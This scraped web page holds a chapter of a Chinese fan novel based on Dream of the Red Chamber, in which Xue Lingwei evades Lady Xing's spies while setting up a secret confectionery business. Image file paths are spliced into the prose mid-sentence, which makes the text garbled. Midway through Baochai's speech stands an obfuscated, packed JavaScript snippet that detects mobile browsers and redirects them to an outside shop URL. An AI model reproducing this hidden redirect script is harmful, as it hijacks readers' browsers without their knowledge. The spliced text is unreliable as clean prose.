文趣网 > 其他小说 > 【红楼】金玉厨满堂 > 37. 雨中生变,巧掩踪迹
    冷雨连绵下了整整一夜,第二日天色依旧阴沉沉的,不见半分日光。

    青石板路上积着浅浅雨水,踩上去冰凉湿滑,大观园各处游廊之下,都摆上了炭盆烘着潮气。

    王二得了钱婆子吩咐,天不亮便守在了沁香阁后街的屋檐之下。

    昨日撞见荣国府采买婆子苏嫂子进出后门,他不敢有半分松懈,裹紧一件破旧蓑衣,缩在墙角,眼睛一瞬不瞬盯着铺子那道窄小后门,一心等着再次撞见苏嫂子,拿到她传递物件的确凿证据。

    沁香阁之内,老板娘心底已然生出一丝不安。

    近两日街上总晃荡着一个衣衫破烂的闲汉,整日在后门附近徘徊不走,眼神总是往铺子后门瞟,一看便是刻意蹲守。老板娘久经市井,心思敏锐,隐隐察觉不对劲。趁着上午客人稀少,悄悄写了一张小字条,托相熟的挑夫,绕远路送往城郊小院,提醒张嬷嬷行事加倍小心。

    城郊小院,张嬷嬷收到字条,心里骤然一紧。

    她连忙关好院门,拉严所有窗上厚布,叮嘱儿子:“今日暂时停工,不要生火熬酱烘焙,所有做好的礼盒全部收进里屋,千万不要露出半点动静。”

    整个小院瞬间沉寂下来,连柴火都不再点燃,只剩下满屋静静摆放的木盒。

    梨香院里,苏嫂子按照原定计划,本该今日午后再进城前往沁香阁,对接调整之后的供货清单。

    出发之前,她先依照规矩,托门房小丫鬟悄悄递了一句口信进梨香院,问今日是否照旧去往沁香阁传信。

    小丫鬟把话带到屋内。

    薛令微听完,指尖轻轻叩着桌沿,心头升起一股强烈的不安。

    接连两日阴雨,偏偏王二昨日刚好撞见苏嫂子出入铺子后门。这个时候再让苏嫂子前去,极有可能直接落入对方圈套,被当场拿住把柄。一旦被人亲眼看见府里采买婆子专门与沁香阁密谈,百口莫辩。

    “万万不可再去沁香阁。”薛令微当即决断,转头吩咐春纤,“立刻传口信出城,告知苏嫂子,今日不要靠近沁香阁半步。原先要传递的供货安排,拆成两句简单暗语,托另外一个常去南城采买干果的婆子,装作随意采买,捎给沁香阁老板娘。叮嘱老板娘,近几日不要再接收来自荣国府的任何人私下传信。”

    春纤不敢耽搁,即刻出去安排传话。

    南城街头,雨丝依旧绵绵飘洒。

    王二依旧死守在沁香阁后街,从晌午等到未时,又等到申时。

    眼看着日头一点点往西沉,街上来往行人渐渐稀少,始终没有再见到昨日那名采买婆子的身影。

    他冻得浑身发僵,手脚冰凉,心里不由得暗暗焦躁。难道那婆子察觉到了风声,今日不来了?

    又苦等一个时辰,街上店铺陆续上灯,雨越下越密。

    王二知道再等下去也是徒劳,只得跺了跺冻僵的脚,匆匆离开后街,赶回荣国府外去找钱婆子回话。

    “守了整整一日,再也没见到那府里的采买婆子。只铺子里伙计照常进出,并无异样。”

    钱婆子听完,脸色顿时沉了下去。

    “莫非走漏了风声?对方刻意避而不出?”

    她万万没想到,仅仅只是昨日惊鸿一瞥,对方竟如此警觉,直接斩断了往来。

    手里只有昨日雨中匆匆一眼的见闻,既没有信件,也没有银钱交接,更抓不到薛令微半分直接关联。拿着这样一点似是而非的线索去禀报邢夫人,非但定不下罪名,反倒会落一个捕风捉影无事生非的过失。

    钱婆子踌躇片刻,低声对王二说道:

    “你暂且不必日日死守后街。隔一日去看上一回即可。另外,你去城中牙行打听,最近有没有人暗中租铺面,预备开点心蜜饯铺子。若是有隐秘置办吃食生意的动静,速速回来禀报。”

    既然抓不到府内婆子传信的实据,她便打算换一个方向探查,追查货品流通的去向。

    王二点头领命,揣着铜钱转身离去。

    雨势到夜里渐渐小了,只是寒气愈发深重。

    梨香院之内,薛令微并未因为暂时躲过一劫而放松心神。

    今日刻意取消苏嫂子赴约,只能暂缓危机,并不是长久之计。邢夫人疑心已起,绝不会轻易就此罢休。

    想要彻底化解眼下困局,两件事迫在眉睫。

    其一,加快把订单分流给另外两家礼盒老店,逐步减少沁香阁的供货,慢慢切断这条极易暴露的线索;

    其二,尽快寻到可靠掌柜,开设属于自己独立的隐秘食铺,不再假借别家铺子代销。

    她铺开一张素笺,提笔写下往后产业布局的几条规划。

    短期:只做定制礼盒、蜜饯酱菜,不做堂食,降低铺面日常人流带来的风险;

    中期:拓展节庆礼盒、养生花膏、佐餐小菜,打通城中官宦内宅供货渠道;

    长期:待站稳脚跟之后,再寻一处雅致地段,开设精致小食雅馆,形成完整的美食生意脉络。

    写完之后,她将笺纸折好,用油纸裹住,准备第二日托人送出城外交给张嬷嬷。

    正伏案思索,院外传来丫鬟轻柔的通报声。

    “姑娘,蘅芜苑差丫鬟过来,请姑娘过去坐坐,宝姑娘备好了热茶,还有府里小厨房试做出来的几罐蜜饯,请姑娘过去一同尝尝口味。”

    薛令微微微一顿。

    昨日送去的简易方子,小厨房竟然这么快就把蜜饯熬制完成了。

    “知道了,取一件披风随我过去。”

    一路穿过湿漉漉的游廊,不多时便踏入蘅芜苑。

    屋内燃着暖炭,驱散满屋湿冷之气。

    案头摆放着三只小小的白瓷罐,正是依照她给的方子熬出来的桂花金橘、糖渍佛手、青梅酱。

    宝钗见她进门,起身含笑招呼落座。

    “妹妹来得正好,小厨房依照方子试熬了三罐蜜饯,只是火候拿捏不好,味道比起上次妹妹送来那罐,差了不少。”

    说着拿起银匙舀了一点青梅酱。

    酱体浓稠,甜味厚重,梅香极淡,完全没有小院出品那般清爽幽润。

    薛令微浅尝一口,心中了然。

    她当初写方子时刻意隐去了慢收汁水、分次加糖的关键细节,府里厨子只按着字面用料熬煮,自然复刻不出原本的味道。

    “厨下平日做惯重糖重味吃食,一时很难拿捏清淡的分寸,多试几次,或许能稍稍好些。”

    宝钗轻轻放下银匙,轻轻叹了一口气,眉宇间带着化不开的愁绪。

    “就算味道能调好,也只是一点吃食小技罢了。”她望向窗外烟雨朦胧的庭院,轻声开口,“近日母亲日日忧心家中光景,哥哥在外依旧肆意游荡惹祸。薛府一日不如一日,寄居在贾府,终究是悬在半空,进退两难。前些日子

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17761965|209609||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    ,姨妈也隐约提起我与宝玉的婚事……”

    说到此处,宝钗话音微微一顿,眼底掠过一丝茫然、苦涩。

    金玉良缘,满城皆知,可她心中何尝不知,这段姻缘从一开始便藏着无数隐患。贾府繁华之下危机暗伏,一旦日后大厦倾塌,这场婚事只会将她一同拖入泥沼。

    只是身为女子,礼教束缚,家族裹挟,她根本无从反抗。

    薛令微看着她落寞侧影,心中暗下决心。

    一定要赶在婚事彻底敲定之前,攒够足够财力,铺好后路,给宝钗一个不一样的选择。

    只是这话万万不能明言,只能柔声宽慰。

    “世事尚有变数,姐姐不必过早将自己困定一处。凡事且慢慢观望,未必就没有别的出路。”

    宝钗勉强笑了一笑,只当是善意的安慰,并未往深处多想。

    两人又闲谈诗书片刻,薛令微便起身告辞,返回梨香院。

    接下来两日,城内细雨停歇,天色稍稍放晴。张嬷嬷遵照指令,慢慢将一部分年节礼盒订单转移给另外两家老牌果匣商号。货品交接全部改在城郊僻静路口,不再经由沁香阁后门出入。沁香阁的供货量逐日递减,对外只推说作坊产量不足。

    与此同时,寻访掌柜一事也有了一点眉目。

    城郊集镇上,有一名姓廖的中年妇人,丈夫早年病逝,无儿无女,孤身一人,一手糕点手艺极好,为人沉默谨慎,无亲族牵绊,只是缺少本钱开店,常年靠着给镇上大户人家做节庆点心勉强糊口。

    张嬷嬷派人悄悄接触了廖娘子,许诺给她丰厚月钱,若是愿意隐名充当铺面掌柜,日后生意盈利还可分得红利。

    廖娘子一时不敢贸然应允,说需要三日仔细斟酌,再给答复。

    消息传回梨香院,春纤脸上露出几分喜色。

    “若是这位廖娘子愿意出面,咱们就有了可以抛头露面打理铺面之人!”

    薛令微却依旧不敢掉以轻心。

    “先不急着欢喜。三日之内,让张嬷嬷暗中多打听一番廖娘子过往行事,确认她口舌严谨,不会轻易向外泄露内情,再做定夺。越是到紧要关头,越是不能行差踏错。”

    就在产业布局缓缓推进之时,邢夫人那边也没有闲着。

    钱婆子按照之前的吩咐,让王二在牙行四处打探新开铺面的消息。

    这一日傍晚,王二匆匆赶来回话。

    “牙行那边传出消息,近日有人悄悄托人打听城中铺面,打算开一间专卖精致蜜饯茶点的铺子,出价十分阔绰,只是不肯透露东家姓名!”

    钱婆子眼睛猛地一亮。隐秘置办点心铺面!

    这不正好对上了城外小院暗中做吃食生意的传闻!

    她不敢耽搁,连夜进内院,把这件事原原本本禀报给了邢夫人。

    邢夫人手指紧紧攥住暖炉,眸色沉沉,嘴角勾起一抹冷意。

    “果然!不肯显露东家身份,偷偷置办点心铺面,分明就是心中有鬼!

    你吩咐下去,盯紧所有正在洽谈的铺面,一旦定下地址,立刻报于我知晓!只要铺面一开,顺着铺面追查账目货源,我看她还如何遮掩!”

    一张新的大网,已然朝着还在筹划之中的隐秘食铺,缓缓笼罩而来。

    一边是刚刚寻到合适掌柜的曙光,一边是邢夫人愈发精准的探查。